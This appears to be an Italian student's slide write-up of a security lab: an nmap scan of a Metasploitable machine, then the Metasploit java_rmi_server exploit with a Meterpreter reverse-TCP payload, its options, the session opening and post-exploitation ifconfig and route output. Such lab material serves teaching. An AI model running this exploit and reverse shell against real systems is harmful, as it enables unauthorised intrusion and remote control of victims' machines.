
Massimo Cinquegrana

W7 L5

Quello che siamo andati a fare oggi è sfruttare una vulnerabilità presente sulla nostra macchina Meta per avvaire una sessione di Meterpreter sulla macchina remota .
Per cominciare sono andato ad effettuare una scansione con nmap dei servizi attivi sulla macchina target per poter capire su quale vulnerabilità sarei andato a lavorare

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-10 05:12 EST
Nmap scan report for 192.168.11.112 (192.168.11.112)
Host is up (0.0068s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 2.3.4
22/tcp   open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet?
25/tcp   open     smtp?
53/tcp   open     domain       ISC BIND 9.4.2
80/tcp   open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind      2 (RPC #100000)
139/tcp  open     netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec?
513/tcp  open     login?
514/tcp  open     shell?
1099/tcp open     java-rmi     GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs          2-4 (RPC #100003)
2121/tcp open     ccproxy-ftp?
3306/tcp open     mysql?
5432/tcp open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc          VNC (protocol 3.3)
6000/tcp open     X11          (access denied)
6667/tcp open     irc          UnrealIRCd
8009/tcp open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open     unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Il passo successivo una volta che abbiamo identificato la porta e il servizio da attaccare è andare ad effettuare una ricerca sul servizio stesso e per fare ciò ci avvaliamo di risorse online come CVE o ExploitDatabase che possono darci informazioni in più sul approccio da applicare e magari consigliarci qualche exploit o payload da poter utilizzare successivamente con metasploit



Una volta che abbiamo un quadro completo della situazione possiamo passare alla pratica ed avviare metasploit, selezionando l’exploit.
Dopo di che non ci resta che settare i parametri obbligatori per il lancio dell’attacco, questi possiamo vederli con il comando “Show options” che andrà ad indicare con un “yes” nella colonna “required” appunto i campi obbligatori, procediamo con il settaggio, un ulteriore controllo per accertarci che sia tutto ok e possiamo lanciare l’exploit.
Se questo andrà a creare una sessione meterpreter possiamo considerare l’exploit andato a buon fine in quanto siamo riusciti nel nostro intento e possiamo muoverci liberamente sulla macchina target, ne abbiamo il pieno possesso

(Slide successiva per lo screen)

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.55
rhosts ⇒ 192.168.1.55
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.1.55     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.55:1099 - Using URL: http://192.168.1.8:8080/yVFCxJo0n8b
[*] 192.168.1.55:1099 - Server started.
[*] 192.168.1.55:1099 - Sending RMI Header ...
[*] 192.168.1.55:1099 - Sending RMI Call ...
[*] 192.168.1.55:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.55
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.55:33611) at 2023-11-10 08:04:05 -0500

meterpreter >
```

Torna all'indice

Andiamo a confermare che ci troviamo sul macchina target controllando l’indirizzo ip e eseguendo il comando “route” che ci fa accedere alle impostazioni di routing della macchina vittima.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.55
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef5:527d
IPv6 Netmask : ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    127.0.0.1     255.0.0.0      0.0.0.0
    192.168.1.55  255.255.255.0  0.0.0.0
```

FINE.
GRAZIE

Massimo Cinquegrana